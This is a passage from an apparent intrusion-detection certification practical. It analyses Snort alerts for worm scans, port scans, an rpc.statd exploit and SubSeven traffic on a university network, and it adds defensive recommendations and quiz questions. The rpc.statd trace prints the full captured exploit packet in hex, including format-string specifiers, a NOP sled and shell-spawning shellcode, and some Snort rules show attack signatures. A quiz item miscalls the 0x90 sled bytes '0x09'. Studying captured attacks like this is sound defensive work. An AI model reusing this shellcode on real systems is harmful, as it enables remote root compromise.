The logs show that the initiator sent requests to multiple web hosts targeting port 80. The request sent, as shown in the Snort rule, is “GET x HTTP/1.0.” The logs shown above not only show the request but also the “403 Forbidden” response from web servers.

5. Attack mechanism
   The attack mechanism is most likely the script related to the “sadmind” worm that is running on an infected Solaris host. If this assumption is correct, this worm will continue to scan for vulnerable IIS hosts as well as vulnerable Solaris hosts.

6. Correlations:

The original alert for this activity was based upon the rule for "sadmind" listed above. If the information returned from the initial "GET x HTTP/1.0" had identified an IIS server, this scan would have been followed by a very targeted attempt to exploit the IIS server using the Unicode vulnerability on unpatched versions of IIS 4 and 5 (6).
Messages similar to the following were seen in response to each of the queries from 61.182.207.228:

[**] WEB-MISC 403 Forbidden [**]

12/15-00:40:51.462428 My.Home.Net.8:80 -> 61.182.207.228:42300

TCP TTL:126 TOS:0x0 ID:13300 lpLen:20 DgmLen:472 DF

AP Seq: 0x340C824 Ack: 0xFE2CA071 Win: 0x2226 TcpLen: 20

This "403 Forbidden" error shown in this log is a response from the web server denying access to the page requested.

The following whois information was gathered from www.apnic.net:

inetnum 61.182.207.224 - 61.182.207.231
netname SJZSL-COM
descr SHENLUN company,shijiazhuang,hebei province.it proides civilization products
country CN
admin-c ZC24-AP, inverse
tech-c ZC24-AP, inverse
mnt-by MAINT-CHINANET-HE, inverse
changed smwang@public.sj.he.cn 20010523
source APNIC

7. Evidence of active targeting:
There is no evidence of targeted activity. All of the logs indicate that this is scanning activity based upon a random range looking for vulnerable hosts.

8. Severity:
(criticality + lethality) – (system countermeasures + Network countermeasures) = severity
(4 + 5) – (4 + 3) = 2
Criticality:
The servers being scanned are business critical web servers.
Lethality:
The lethality is a 5 because root access is obtained on vulnerable Solaris systems and web site defacement is achieved on vulnerable Windows systems.
System countermeasures:
The systems scanned are kept well patched but are running web services on port 80 and some of the systems scanned are IIS servers.
Network countermeasures:

A firewall is in place in front of these systems but port 80 is open for normal HTTP traffic. If the systems were vulnerable, the firewall would not block the Unicode attack on an IIS web server because it takes place over port 80.

9. Defensive recommendations:
   - Confirm that all patches are up-to-date on all IIS servers
   - Confirm that the firewall blocks all outside attempts to port 600 (sadmind daemon)
   - Disable the sadmind services on all hosts that are not using it

10. Multiple choice test question:

    [**] WEB-MISC 403 Forbidden [**]

    12/15-00:40:49.322428 My.Home.Net.7:80 -> 61.182.207.228:41990

    TCP TTL:126 TOS:0x0 ID:12020 IpLen:20 DgmLen:472 DF

    AP Seq: 0x340BFF3 Ack: 0xFD60E8C1 Win: 0x2226 TcpLen: 20

    The traffic shown above from My.Home.Net.7:80 indicates:

    A. A successful attack and the web server has been compromised
    B. That the web server is not functioning properly
    C. An attempt to access a blocked site
    D. Normal response from a properly configured web server denying a request to access a restricted file or folder

    Answer: D

Trace 4:

1. Source of trace:
   Network external to the firewall

2. Detect was generated by:
   Snort with the following rules:
   - alert tcp $EXTERNAL_NET any -> $HOME_NET 8080 (msg:"SCAN Proxy attempt";flags:S; classtype:attempted-recon; sid:620; rev:1;)

   - alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg: "Telnet attempt";)

3. Probablilty the source address was spoofed:
   Low probability
   This address was most likely not spoofed because the traffic that was detected was the initial SYN of a TCP connection. The initiator of this traffic would be looking for an SYN/ACK in return or possibly a RST if the purpose was reconnaissance to discover open and closed ports.

4. Description of attack:

This scan goes through a series of connection attempts to ports that normally relate to services with well known vulnerabilities (79 -Finger,53 -DNS, 22 - SSH) popular proxy server ports (8080 and 1080 - WinGate proxy ports) as well as to ports that popular Trojans listen on (most notably 31337 - Back Orifice, 6776 SubSeven, 12345 - NetBus and 27374 - Ramen or SubSeven). The following is a portion of the logged data from this scan:

Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:31337 SYN ******S*
Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:110 SYN ******S*
Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:1080 SYN ******S*
Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:59 SYN ******S*
Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:12345 SYN ******S*
Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:53 SYN ******S*
Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:22 SYN ******S*
Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:79 SYN ******S*
Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:6776 SYN ******S*
Dec 20 14:12:40 216.190.237.130:37520 -> My.Home.Net.38:139 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:31337 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:110 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:1080 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:59 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:12345 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:53 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:22 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:79 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:6776 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:139 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:31337 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:110 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:1080 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:59 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:12345 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:53 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:22 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:79 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:6776 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:139 SYN ******S*
Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:80 SYN ******S*
Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:23 SYN ******S*
Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:7000 SYN ******S*
Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:8080 SYN ******S*
Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:443 SYN ******S*
Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:161 SYN ******S*
Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:20034 SYN ******S*
Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:143 SYN ******S*
Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:27374 SYN ******S*

Dec 20 14:13:02 216.190.237.130:37520 -> My.Home.Net.38:21 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:80 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:23 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:7000 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:8080 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:443 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:161 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:20034 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:143 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:27374 SYN ******S*
Dec 20 14:13:08 216.190.237.130:37521 -> My.Home.Net.38:21 SYN ******S*
Dec 20 14:13:14 216.190.237.130:37522 -> My.Home.Net.38:80 SYN ******S*
Dec 20 14:13:14 216.190.237.130:37522 -> My.Home.Net.38:23 SYN ******S*

5. Attack mechanism:
This tool performs a very noisy scan by sending a SYN to a wide variety of ports that have well known vulnerabilities or are known Trojan ports. Performing an nslookup on 216.190.237.130 revealed the DNS name www.securitylogics.com. Further research revealed that www.securitylogics.com offers to perform security scans of the IP address that you are connecting to their site from. The IP address that was being targeted is the NAT address for outbound traffic from my network which explains the reason for the scan of the single IP address.

6. Correlations:
The firewall logs show drops for each of the connection attempts made from 216.190.237.130.
The following whois information was gathered from www.arin.net:

Electric Lightwave Inc (NETBLK-ELI-NETBLK99) ELI-NETBLK99
216.190.0.0 - 216.190.255.255
Psionyx (NETBLK-ELI-D8BEED00-2493-193) ELI-D8BEED00-2493-193
216.190.237.0 - 216.190.237.255

7. Evidence of active targeting:
This scan only targets 1 IP address. It is not, however targeted at a single vulnerability but is performing a noisy scan against that 1 IP address. The initiator of this traffic does not appear to have much information about the system being targeted because many of the services and Trojan ports being scanned for do not run on the OS type being scanned. Because only the one IP address is scanned, this helps to further verify that the scan was performed by the tool described under "Attack mechanism" above. The tool used to perform this scan can be found at www.securitylogics.com.

8. Severity:
(criticality + lethality) – (system countermeasures + Network countermeasures) = severity

(4 + 4) – (3 + 5) = 0

Criticality:

The host being targeted is an infrastructure critical system.

Lethality:

Many of the services being scanned for on this system have remote root vulnerabilities. The Trojans being scanned for are very lethal and have functions such as remote control and key logging.

System countermeasures:

Well patched system that is a bastion host running minimal services.

Network countermeasures:

A firewall is in place that blocks all of the ports scanned for that initiate from external IP addresses.

9. Defensive recommendation:
   - Institute policy restricting network users from requesting scanning services
   - Block outbound access to 216.190.237.130 to disable users from requesting scans

10. Multiple choice test question:

Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:79 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:6776 SYN ******S*
Dec 20 14:12:47 216.190.237.130:37521 -> My.Home.Net.38:139 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:31337 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:110 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:1080 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:59 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:12345 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:53 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:22 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:79 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:6776 SYN ******S*
Dec 20 14:12:56 216.190.237.130:37522 -> My.Home.Net.38:139 SYN ******S*

Which of the following statements are true regarding the portscan logs shown above:

A. This is a SYN flood attack
B. This is SYN scan
C. There is evidence of crafted packets
D. This is “third-party effect” in which the My.Home.Net.38 address was spoofed in an attack on 216.190.237.130

Answer: Both B & C

Trace 5:

1. Source of trace:
   Cable modem at home

2. Detect was generated by:
   Snort version 1.8.1 with the default rule based installed on October 30 2001.
   The following Snort rule was triggered and logged this activity:

   alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC EXPLOIT statdx"; flags: A+; content: "/bin|c74604|/sh";reference:arachnids,442; classtype:attempted-admin; sid:600; rev:1;)

   This rules alerts on any external traffic from any port destined to any port on the IP address defined in $HOME_NET. The payload of the packet must match the characters defined in the “content” section of this rule.
3. Probability the source address was spoofed:
   There is a very low probability that this IP address is spoofed. The traces show that the portmapper service answered and subsequent traffic was sent to the portmapper high port 32768.

4. Description of attack:
   This is a buffer overflow attack to exploit a well-known vulnerability in the rpc.statd or portmapper daemon (CVE-2000-0666). The end result of the attack is remote root access on the victim machine. Initially a request is sent to port 111, RPC, making the “Get Port” request. Port 111 answers. The attacker sends the exploit code to RPC high port 32768. The following packet was logged by Snort and is shown decoded by Ethereal:

```
00 10 4b 2e b4 ac 00 30 80 6e 78 8c 08 00 45 00   ..K....0.nx...E.
04 50 f3 73 00 00 2c 11 3a 7b d3 38 66 27 18 17   .P.s..,.:{.8f'..
0b 38 04 19 80 00 04 3c 82 34 1c 88 aa 99 00 00   .8.....<.4......
00 00 00 00 00 02 00 01 86 b8 00 00 00 01 00 00   ................
00 01 00 00 00 01 00 00 00 20 3b e2 64 f7 00 00   ......... ;.d...
00 09 6c 6f 63 61 6c 68 6f 73 74 00 00 00 00 00   ..localhost.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 03 e7 18 f7 ff bf 18 f7 ff bf 19 f7   ................
ff bf 19 f7 ff bf 1a f7 ff bf 1a f7 ff bf 1b f7   ................
ff bf 1b f7 ff bf 25 38 78 25 38 78 25 38 78 25   ......%8x%8x%8x%
38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38   8x%8x%8x%8x%8x%8
78 25 32 33 36 78 25 6e 25 31 33 37 78 25 6e 25   x%236x%n%137x%n%
31 30 78 25 6e 25 31 39 32 78 25 6e 90 90 90 90   10x%n%192x%n....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 31 c0 eb 7c 59 89 41 10   ........1..|Y.A.
89 41 08 fe c0 89 41 04 89 c3 fe c0 89 01 b0 66   .A....A........f
cd 80 b3 02 89 59 0c c6 41 0e 99 c6 41 08 10 89   .....Y..A...A...
49 04 80 41 04 0c 88 01 b0 66 cd 80 b3 04 b0 66   I..A.....f.....f
```

```
cd 80 b3 05 30 c0 88 41 04 b0 66 cd 80 89 ce 88   ....0..A..f.....
c3 31 c9 b0 3f cd 80 fe c1 b0 3f cd 80 fe c1 b0   .1..?.....?.....
3f cd 80 c7 06 2f 62 69 6e c7 46 04 2f 73 68 41   ?..../bin.F./shA
30 c0 88 46 07 89 76 0c 8d 56 10 8d 4e 0c 89 f3   0..F..v..V..N...
b0 0b cd 80 b0 01 cd 80 e8 7f ff ff ff 00         ..............
```

This packet contains 1118 bytes of data including link, network and transport layers. The trace above contains what is known as a "NOP Sled" which is commonly used in buffer over flow attacks to guarantee that the exploit code which follows will be properly executed by the victim computer (Faber, Sydney. "SANS Practical Assignment" http://www.sans.org/y2k/practical/Sidney_Faber_gcia.doc).

5. Attack mechanism
   This attack is part of cracker exploit code that was written particularly to automate the process of exploiting LINUX hosts running a vulnerable version of rpc.statd.

6. Correlations:

7. Evidence of active targeting:
   This activity was targeted specifically at LINUX hosts running RPC services. There was no evidence of preceding scans or any other activity from the attacker.

8. Severity:
   (criticality + lethality) – (system countermeasures + Network countermeasures) = severity
   (2 + 5) – (1 + 1) = 5
   Criticality: This LINUX server was designed as a honey pot to study attacks and therefore was not highly critical.
   Lethality: This attack allowed for remote root access. The attacker could easily have used this server to attack another host.
   System countermeasures: No patches installed and RedHat LINUX default workstation install services running
   Network countermeasures: There is no firewall or any other network based filtering device on this network. Snort IDS was running on this network.
9. Defensive recommendations:
   - The patches should be updated on a regular basis.
   - Installation of a firewall capable of stateful packet inspection
   - a host-based firewall, such as ipchains
   - tcpwrappers should be enabled to allow access control based upon IP address or hostnames

10. Multiple choice test question:

```
00 10 4b 2e b4 ac 00 30 80 6e 78 8c 08 00 45 00   ..K....0.nx...E.
04 50 f3 73 00 00 2c 11 3a 7b d3 38 66 27 18 17   .P.s..,.:{.8f'..
0b 38 04 19 80 00 04 3c 82 34 1c 88 aa 99 00 00   .8.....<.4......
00 00 00 00 00 02 00 01 86 b8 00 00 00 01 00 00   ................
00 01 00 00 00 01 00 00 00 20 3b e2 64 f7 00 00   ......... ;.d...
00 09 6c 6f 63 61 6c 68 6f 73 74 00 00 00 00 00   ..localhost.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 03 e7 18 f7 ff bf 18 f7 ff bf 19 f7   ................
ff bf 19 f7 ff bf 1a f7 ff bf 1a f7 ff bf 1b f7   ................
ff bf 1b f7 ff bf 25 38 78 25 38 78 25 38 78 25   ......%8x%8x%8x%
38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38   8x%8x%8x%8x%8x%8
78 25 32 33 36 78 25 6e 25 31 33 37 78 25 6e 25   x%236x%n%137x%n%
31 30 78 25 6e 25 31 39 32 78 25 6e 90 90 90 90   10x%n%192x%n....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
......
......
90 90 90 90 90 90 90 90 31 c0 eb 7c 59 89 41 10   ........1..|Y.A.
89 41 08 fe c0 89 41 04 89 c3 fe c0 89 01 b0 66   .A....A........f
cd 80 b3 02 89 59 0c c6 41 0e 99 c6 41 08 10 89   .....Y..A...A...
49 04 80 41 04 0c 88 01 b0 66 cd 80 b3 04 b0 66   I..A.....f.....f
cd 80 b3 05 30 c0 88 41 04 b0 66 cd 80 89 ce 88   ....0..A..f.....
c3 31 c9 b0 3f cd 80 fe c1 b0 3f cd 80 fe c1 b0   .1..?.....?.....
3f cd 80 c7 06 2f 62 69 6e c7 46 04 2f 73 68 41   ?..../bin.F./shA
30 c0 88 46 07 89 76 0c 8d 56 10 8d 4e 0c 89 f3   0..F..v..V..N...
b0 0b cd 80 b0 01 cd 80 e8 7f ff ff ff 00          ..............
```

In reference to buffer overflows, the long sequence of 0x09 characters in the preceding network trace is known as:

A. Data padding
B. A null session attempt
C. A NOP Sled
D. Payload

Answer: C

Analyze This – Assignment 3

The following analysis covers the logs supplied for November 1-5 of 2001. The files analyzed for this assignment are: alert.011101.tar.gz, alert.011102.tar.gz, alert.011103.tar.gz, alert.011104.tar.gz, alert.011105.tar.gz, oos_Nov.1.2001.tar.gz, oos_Nov.2.2001.tar.gz, oos_Nov.3.2001.tar.gz, oos_Nov.4.2001.tar.gz,

oos_Nov.5.2001.tar.gz, scans.011101.tar.gz, scans.011102.tar.gz, scans.011103.tar.gz, scans.011104.tar.gz, scans.011105.tar.gz.

Executive Summary:

The following table is a numerical breakdown of the alert logs from 11-01-01 through 11-01-05:

Alert Title	Total Alerts	Percentage of overall alerts
Attempted Sun RPC High	5	0.0005%
Back orifice	35	0.0036%
connect to 515 from inside	83	0.0086%
connect to 515 from outside	199	0.0205%
External RPC call	1432	0.1476%
High port 65535 udp - possible Red Worm	1240	0.1278%
ICMP SRC and DST outside network	2	0.0002%
*NMAP TCP ping!	74	0.0076%
Null scan	92	0.0095%
Port 55850 tcp – Possible myserver activity	121	0.0125%
Possible trojan server activity	**499930**	**51.5190%**
Queso fingerprint	513	0.0529%
SMB Name Wildcard	20151	2.0766%
SNMP public access	24	0.0025%
spp_portscan: End of portscan	4420	0.4555%
spp_portscan: PORTSCAN DETECTED	6205	0.6394%
spp_portscan: portscan status	**376295**	**38.7781%**
SUNRPC highport access	44	0.0045%
TCP SRC and DST outside network	23558	2.4277%
Tiny Fragments – Possible Hostile	17942	1.8490%
UDP SRC and DST outside network	13345	1.3752%
Watchlist 000220 IL-ISDNNET-990517	2419	0.2493%
Watchlist 000222 NET-NCFC	2166	0.2232%
WinGate 1080 Attempt	86	0.0089%
	Total Alerts: 970,380	

This numerical depiction of the network activity provides some insight into the type of activity taking place on your network. Each of the alert categories deemed most critical will be explained in detail in this report. Much of activity on the network that triggered these alerts can be explained by network based game activity (such as Half-life and Quake), file sharing software (such as Gnutella) and streaming audio and video. Although not necessarily malicious, this gaming, file sharing and streaming audio and video activity can be very taxing on the network and can degrade network performance.

Universities are a very desirable target for crackers because of the open nature of the networks within most universities. These would be crackers are looking for poorly patched systems to compromise and use to perform malicious and often very detrimental activity against other networks. The following report will attempt to explain the activity taking place on the network and the severity of that activity. Included at the end of this report are defensive recommendations that will help to mitigate the risk of University systems being compromised and used in an attack on other networks.


Possible trojan server activity

Description:
The logs indicate heavy network activity from and to port 27374. This port is most often associated with SubSeven (http://www.networkice.com/advice/Exploits/Ports/27374/default.htm) which is one of the most popular Trojans to date. SubSeven is a Trojan which once installed on a system allows remote control of that system.

Sample trace:
11/01-18:25:53.927810 [**] Possible trojan server activity [**] 4.40.32.128:27374 -> MY.NET.6.59:143
11/01-18:25:53.928000 [**] Possible trojan server activity [**] MY.NET.6.59:143 -> 4.40.32.128:27374
11/01-18:25:53.935030 [**] Possible trojan server activity [**] 4.40.32.128:27374 -> MY.NET.6.59:143
11/01-18:25:53.935123 [**] Possible trojan server activity [**] MY.NET.6.59:143 -> 4.40.32.128:27374
11/01-18:25:53.935759 [**] Possible trojan server activity [**] MY.NET.6.59:143 -> 4.40.32.128:27374
11/01-16:38:59.727059 [**] Possible trojan server activity [**] MY.NET.190.1:27374 -> 66.108.114.41:1847
11/01-16:38:59.814206 [**] Possible trojan server activity [**] MY.NET.190.10:27374 -> 66.108.114.41:1856
11/01-16:38:59.819830 [**] Possible trojan server activity [**] 66.108.114.41:1857 -> MY.NET.190.11:27374

Analysis:

The data collected in the alert logs appears to correlate with the network traffic analysis trends shown below from http://www1.dshield.org.



The trend of the network traces submitted to dshield.org by the security community shows an increase in activity on port 27374 in the month of November. A portion of the activity logged originated with the private network and all of the servers that are shown to be responding on port 27374 should be investigated.

The external source IPs represented a large amount of scanning being done for hosts that were already compromised with a SubSeven Trojan. One of the most actively logged external IP addresses was 66.108.114.41. A whois done at www.samspade.org revealed that this IP addressed is linked to a cable or DSL user in NYC.

> ROADRUNNER-NYC (NETBLK-ROADRUNNER-NYC-1)
> 13241 Woodland Park Road
> Herndon, VA 20171
> US
>
> Netname: ROADRUNNER-NYC-1
> Netblock: 66.108.0.0 - 66.108.255.255
> Maintainer: RRNY
>
> Coordinator:
> ServiceCo LLC (ZS30-ARIN) abuse@rr.com
> 1-703-345-3416

"Top Talkers:"

Many of the most active IP addresses were internal ranges. It is critical that these systems be removed from the network, analyzed, patched and cleaned if found to be infected.

1. MY.NET.97.168
2. 66.108.114.41
3. MY.NET.60.11
4. 142.166.192.181
5. MY.NET.190.154
6. MY.NET.134.224
7. 199.229.190.4
8. MY.NET.190.158
9. MY.NET.116.84

10.4.40.32.128

spp_portscan: portscan status

Sample trace:
[**] spp_portscan: portscan status from MY.NET.160.114: 8 connections across 8 hosts: TCP(0), UDP(8) [**]
[**] spp_portscan: portscan status from MY.NET.160.114: 8 connections across 8 hosts: TCP(0), UDP(8) [**]
[**] spp_portscan: portscan status from MY.NET.160.114: 6 connections across 6 hosts: TCP(0), UDP(6) [**]

Description:
This event is triggered by a source connecting to multiple IP addresses on a network or multiple ports on a host which generally indicates a scanning activity. Portscanning provides critical information to an attacker about the services and ports that are available on a target network.

Analysis:
Events of interest correlated with scan logs:

- SSH scans: MY.NET.99.154 began performing scans for SSH hosts starting with 212.0.0/8. This is most likely an attempt to find hosts that are vulnerable to the remote buffer overflow of the SSH daemon that yields root access to the attacker. This activity appears to have been run from a script or a compiled program due to the speed of the search. Identical activity was logged from MY.NET.179.84:22 which scanned the 205.0.0.0/8 and parts of the 11.0.0.0/8 and 198.0.0.0/8 networks on 11/04.
- RPC port 111 scans: Your network was scanned for hosts running vulnerable RPC services. If exploited, this could lead to remote root access control. The following information was gathered from http://www.ripe.net regarding 195.12.96.180, an IP addresses that performed heavy scanning on 11/01/01:

  inetnum: 195.12.96.0 - 195.12.96.255
  netname: IFTC descr: Interbank Financial Telecommunications Center
  descr: BankNet
  country: KZ admin-c: BKA7-RIPE
  tech-c: RB2325-RIPE

status: ASSIGNED PA
notify: erbol@banknet.kz
mnt-by: RIPE-NCC-NONE-MNT
changed: ula@ripn.net 19981106 source: RIPE

This activity does not appear to be targeted at known vulnerable hosts but because it is automated and performs broad network scans the activity should be taken seriously. This IP and others performing similar activity should be added to a "griffin list" (a list of known offenders) in order to help analysts as they review logs.

Possible false positives:

After analyzing both the alert logs and the scan logs, it appears that a majority of the traffic in these logs has been triggered by gaming, streaming video, streaming audio and other similar activities. These activities were identified by correlating the portscans in the alert logs with the appropriate scan logs.

Sample correlary trace from scan logs:

```
Nov  1 16:39:13 MY.NET.160.114:888 -> 217.128.54.179:27005 UDP
Nov  1 16:39:12 MY.NET.160.114:888 -> 217.1.83.214:27005 UDP
Nov  1 16:39:13 MY.NET.160.114:888 -> 24.10.30.43:27005 UDP
Nov  1 16:39:13 MY.NET.160.114:888 -> 128.148.222.193:27005 UDP
Nov  1 16:39:13 MY.NET.160.114:888 -> 217.1.82.218:27005 UDP
Nov  1 16:39:13 MY.NET.160.114:888 -> 216.145.150.20:27005 UDP
Nov  1 16:39:12 MY.NET.160.114:888 -> 24.21.215.90:1715 UDP
Nov  1 16:39:13 MY.NET.160.114:888 -> 142.177.108.18:2315 UDP
```

The IP address, MY.NET.160.114, is shown in both the scan log and the portscan status traces above. The portscan trace does not give us enough data to draw any conclusions because there is no destination IP or destination port information. The trace that was logged in scans.011101.gz.tar provided enough information to conclude that this is most likely not malicious activity and appears to be Half-Life game activity.

"Top Talkers:"

1. MY.NET.160.114
2. MY.NET.5.75
3. MY.NET.5.76
4. MY.NET.179.84
